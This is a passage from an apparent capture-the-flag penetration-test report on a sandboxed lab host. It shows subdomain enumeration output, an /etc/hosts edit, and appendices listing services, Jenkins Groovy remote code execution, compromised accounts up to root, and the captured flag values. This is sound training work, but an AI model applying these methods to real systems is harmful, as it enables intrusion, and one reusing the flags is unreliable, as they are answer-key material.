
```

```
=====
Starting gobuster in VHOST enumeration mode
=====
blog.demon.local Status: 200 [Size: 6627]
<SNIP>
web.demon.local Status: 200 [Size: 7775]
wordpress.demon.local Status: 200 [Size: 29447]
yamaha.demon.local Status: 403 [Size: 793]
Progress: 151265 / 151265 (100.00%)
=====
Finished
=====
```


- After identifying valid subdomains, entries were added to the local DNS resolver file (**/etc/hosts**), enabling access to the discovered subdomains.

```
sudo echo '{server ip} blog.demon.local web.demon.local wordpress.demon.local
yamaha.demon.local' >> /etc/hosts
```


- Access to the **blog.demon.local** subdomain was established.




- Access to the **web.demon.local** subdomain was established.



- Access to the **wordpress.demon.local** subdomain was established.



- Access to the **yamaha.demon.local** subdomain was established.



A Appendix

A.1 Finding Severities

Each finding has been assigned a severity rating of critical, high, medium, low or info. The rating is based off of an assessment of the priority with which each finding should be viewed and the potential impact each has on the confidentiality, integrity, and availability of Demon's data.

Rating	CVSS Score Range
Critical	9.0 – 10.0
High	7.0 – 8.9
Medium	4.0 – 6.9
Low	0.1 – 3.9
Info	0.0

A.2 Host & Service Discovery

IP Address	Port	Service	Notes
172.20.0.139	80	Apache httpd 2.4.66	Custom 404 page is Hosted
172.20.0.139	443	Apache httpd 2.4.66	Custom 404 page is Hosted
blog.demon.local	80	Apache http 2.4.66	Blog page is Hosted
web.demon.local	80	Apache http 2.4.66	Afterlife List Webpage is Hosted
wordpress.demon.local	80	Apache http 2.4.66	About page is Hosted
yamaha.demon.local	80	Jenkins	Jenkins Webapplication

A.3 Subdomain Discovery

URL	Description	Discovery Method
demon.local	Custom 404 page & WordPress CMS	Nmap scan & web enumeration
blog.demon.local	Custom blog website hosted	Subdomain brute force enumeration
web.demon.local	Custom afterlife list webpage	Subdomain brute force enumeration
wordpress.demon.local	Custom CV/about page hosted	Subdomain brute force enumeration
yamaha.demon.local	Jenkins web application	Subdomain brute force enumeration

A.4 Exploited Hosts

Host	Scope	Method	Notes
172.20.0.139	External	Remote code execution via Groovy script	Sandboxed pentesting practice machine

A.5 Compromised Users

User Account	Privilege Level	Access Method	Description
Jenkins	Standard	Remote code execution (web attack)	Local web service user on demon.local
Chitragupta	Standard	Authenticated login	Standard local user account on demon.local
Yamaraj	Standard	Authenticated login	Standard local user account on demon.local
root	Administrator	Privilege escalation exploitation	Administrator account on demon.local

A.6 Flags Discovered

Flag #	Host	Flag Value	Flag Location	Method Used
1.	172.20.0.139	7196183DFE087F98A4D DEAA48C3BA823	<code>/var/www/blog.demon.local/ public_html/robots.txt</code>	Web enumeration
2.	172.20.0.139	7100a909c7ff05b266af3 c42ec058c33	<code>/home/jenkins/random.xlsx</code>	User enumeration
3.	172.20.0.139	B9D85B05848E9A5F8D DBD4C2F1A8B594	<code>/var/chitragupta/flag.txt</code>	User enumeration
4.	172.20.0.139	D66FC3A8B9A6393BCC 7975176112B2DB	<code>/home/yamaraj/flag.txt</code>	User enumeration
5.	172.20.0.139	FE467913D6411F8C97E 87915FE54FBAD	<code>/root/flag.txt</code>	Exploited Escalated Permissions

End of Report